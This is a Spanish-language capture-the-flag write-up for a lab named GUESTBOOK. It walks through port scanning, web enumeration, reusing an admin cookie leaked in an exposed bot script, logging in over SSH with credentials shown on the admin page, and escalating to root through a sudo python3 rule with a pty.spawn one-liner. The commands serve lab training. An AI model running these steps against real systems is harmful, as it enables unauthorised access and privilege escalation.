

Iniciemos el lab **GUESTBOOK**




Una vez cargado el lab podemos obtener la IP de nuestro objetivo, comenzaremos realizando un escaneo de puertos con nmap




```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 03:e0:94:f2:bb:51:a8:d3:84:7a:ca:3f:89:3d:91:25 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHWhjalD2yi2aRAvmpNnZLQotTjjE8/rZqTDvtGgwCSBlWXg7f
c7g4JPCNLdubDX51WsmVcCYXuLPLM1okKKTk=
|   256 55:ec:df:06:bd:d8:d5:55:df:78:87:34:47:45:7d:2b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHsjoGJfo2XERkhR0q/WoH8Sf0eYDYaA6VguIkHcj6D7
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.67 (Debian)
|_http-title: VIP Guestbook
MAC Address: EA:CC:DC:78:14:7F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:04
Completed NSE at 21:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:04
Completed NSE at 21:04, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:04
Completed NSE at 21:04, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

┌──(kali㉿kali)-[~/Downloads/Labs/Facil/GUESTBOOK]
└─$ 
```

Como resultado del escaneo vemos que tiene dos puertos abiertos, 22 para ssh y 80 para http. Por ahora centraremos nuestra atención en analizar la parte web





```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>VIP Guestbook</title>
    <style>
        body { font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif; background: #121212; color: #e0e0e0; padding: 20px; }
        .container { max-width: 600px; margin: auto; background: #1e1e1e; padding: 20px; border-radius: 8px; box-shadow: 0 4px 15px rgba(0,0,0,0.5); }
        .msg { border-bottom: 1px solid #333; padding: 15px 0; }
        .name { font-weight: bold; color: #ff5722; }
        form { margin-top: 30px; }
        input, textarea { width: 100%; padding: 12px; margin-bottom: 15px; border: 1px solid #444; background: #2c2c2c; color: #fff; border-radius: 4px; box-sizing: border
        button { background: #ff5722; color: white; border: none; padding: 12px 20px; cursor: pointer; border-radius: 4px; font-weight: bold; width: 100%; }
        button:hover { background: #e64a19; }
        h2 { text-align: center; color: #fff; border-bottom: 2px solid #ff5722; padding-bottom: 10px; }
    </style>
    <script>
        function validateForm(e) {
            let msg = document.getElementById('message').value;
            if (msg.includes('<') || msg.includes('>')) {
                alert('Security Policy: HTML tags are strictly prohibited!');
                e.preventDefault();
                return false;
            }
            return true;
        }
    </script>
</head>
<body>
    <div class="container">
        <h2>VIP Guestbook</h2>
        <p style="text-align: center; color: #aaa;">Leave a message for the admin! (HTML tags blocked for security)</p>

        <form method="POST" onsubmit="validateForm(event)">
            <input type="text" name="name" placeholder="Your Name" required maxlength="20">
            <textarea id="message" name="message" placeholder="Your Message" required maxlength="40"></textarea>
            <button type="submit">Sign Guestbook</button>
        </form>

        <div id="messages">
                    </div>
    </div>
</body>
</html>
```

Realicemos una enumeración web



```
by Ben "epi" Risher                ver: 2.13.1
 Target Url            http://172.17.0.2/
 In-Scope Url          172.17.0.2
 Threads               50
 Wordlist              /usr/share/wordlists/dirb/common.txt
 Status Codes          All Status Codes!
 Timeout (secs)        7
 User-Agent            feroxbuster/2.13.1
 Config File           /etc/feroxbuster/ferox-config.toml
 Extract Links         true
 Output File           Web.txt
 Extensions            [pdf, txt, env, php, zip, bak, py, js, sql]
 HTTP methods          [GET]
 Recursion Depth       4

 Press [ENTER] to use the Scan Management Menu™

403      GET        9l       29w      315c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       32w      312c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       44l      203w     2048c http://172.17.0.2/
403      GET        1l        7w      193c http://172.17.0.2/admin.php
200      GET       45l       66w     1093c http://172.17.0.2/bot.py
200      GET       44l      203w     2048c http://172.17.0.2/index.php
[####################] - 6s     46140/46140   0s      found:4       errors:1
[####################] - 6s     46140/46140   8146/s  http://172.17.0.2/
┌──(kali㉿Kali)-[~/Downloads/Labs/Facil/GUESTBOOK]
└─$
```

Miremos el contenido de bot.py



```python
import time
import os
from selenium import webdriver
from selenium.webdriver.chrome.options import Options

def run_bot():
    chrome_options = Options()
    chrome_options.add_argument("--headless")
    chrome_options.add_argument("--no-sandbox")
    chrome_options.add_argument("--disable-dev-shm-usage")
    chrome_options.add_argument("--disable-gpu")

    url = "http://127.0.0.1/index.php"

    try:
        driver = webdriver.Chrome(options=chrome_options)
        driver.get(url)

        driver.add_cookie({
            "name": "admin_session",
            "value": "super_secret_admin_token_99",
            "path": "/",
            "httpOnly": False
        })

        while True:
            try:
                driver.get(url)
                time.sleep(5)
            except Exception as e:
                pass

            time.sleep(25)

    except Exception as e:
        pass
    finally:
        try:
            driver.quit()
        except:
            pass

if __name__ == "__main__":
    time.sleep(10)
```

Análisis de bot.py:

El bot:

- Usa Selenium con Chrome en modo headless
- Visita http://127.0.0.1/index.php
- **Establece una cookie:**

    admin_session = "super_secret_admin_token_99"

- Visita la página cada 30 segundos aproximadamente

Intentaremos usar el valor de esa cookie para cargar admin.php

```
kali@Kali: ~/Downloads/Labs/Facil/GUESTBOOK
Session  Actions  Edit  View  Help

┌──(kali㉿Kali)-[~/Downloads/Labs/Facil/GUESTBOOK]
└─$ curl http://172.17.0.2/admin.php -H "Cookie: admin_session=super_secret_admin_token_99"
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Admin Portal</title>
    <style>
        body { font-family: 'Courier New', Courier, monospace; background: #0a0a0a; color: #00ff00; padding: 40px; }
        .panel { border: 1px solid #00ff00; padding: 20px; max-width: 600px; margin: auto; }
        h1 { border-bottom: 1px dashed #00ff00; padding-bottom: 10px; }
        .creds { background: #111; padding: 15px; border-left: 4px solid #00ff00; margin-top: 20px; }
    </style>
</head>
<body>
    <div class="panel">
        <h1>[ SYSTEM ADMINISTRATION ]</h1>
        <p>Authentication: SUCCESS.</p>
        <p>Welcome back, Admin. As requested, here are the emergency SSH credentials for the server in case the web panel go
es down.</p>

        <div class="creds">
            <strong>Username:</strong> guest<br><br>
            <strong>Password:</strong> GuestR00t2026!
        </div>

        <p style="margin-top: 30px; color: #888;">* Remember to rotate these credentials every 30 days.</p>
    </div>
</body>
</html>

┌──(kali㉿Kali)-[~/Downloads/Labs/Facil/GUESTBOOK]
└─$
```


Hemos encontrado una credencial para ssh, vamos a probarlas

```
┌──(kali㉿Kali)-[~/Downloads/Labs/Facil/GUESTBOOK]
└─$ ssh guest@172.17.0.2
guest@172.17.0.2's password:
Linux guestbook 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
guest@guestbook:~$
```

Hemos conseguido acceso con la cuenta guest, vamos a ver que permisos tiene

```
guest@guestbook:~$ whoami
guest
guest@guestbook:~$ id
uid=1000(guest) gid=1000(guest) groups=1000(guest)
guest@guestbook:~$ sudo -l
Matching Defaults entries for guest on guestbook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User guest may run the following commands on guestbook:
    (root) NOPASSWD: /usr/bin/python3
guest@guestbook:~$ pwd
/home/guest
guest@guestbook:~$ ls -al
total 24
drwxr-xr-x 2 guest guest 4096 Jul  8 02:59 .
drwxr-xr-x 1 root  root  4096 Jul  8 02:59 ..
-rw-r--r-- 1 guest guest  220 May  7 20:33 .bash_logout
-rw-r--r-- 1 guest guest 3526 May  7 20:33 .bashrc
-rw-r--r-- 1 guest guest  807 May  7 20:33 .profile
-r-------- 1 guest guest   26 Jul  8 02:59 user.txt
guest@guestbook:~$ cat user.txt
user{[redacted]}
guest@guestbook:~$
```

Encontramos la bandera de usuario, vamos a verificarla



Con la información del `sudo -l`, podemos tratar de escalar a root ejecutando una shell interactiva con python

```
guest@guestbook:~$ sudo /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
root@guestbook:/home/guest# whoami
root
root@guestbook:/home/guest# id
uid=0(root) gid=0(root) groups=0(root)
root@guestbook:/home/guest#
```

Ahora que logramos obtener privilegios como root, vamos a buscar la bandera

```
root@guestbook:/home/guest# find / -name "root.txt" 2>/dev/null
/root/root.txt
root@guestbook:/home/guest# cat /root/root.txt
root{[redacted]}
root@guestbook:/home/guest#
```

¡¡Listo!! Hemos conseguido la bandera de root, vamos a verificarla

Otra forma de obtener la bandera de root es ejecutando comandos y mandando a leer directo el valor

```
guest@guestbook:~$ sudo /usr/bin/python3 -c 'print(open("/root/root.txt").read())'
root{[illegible]}
```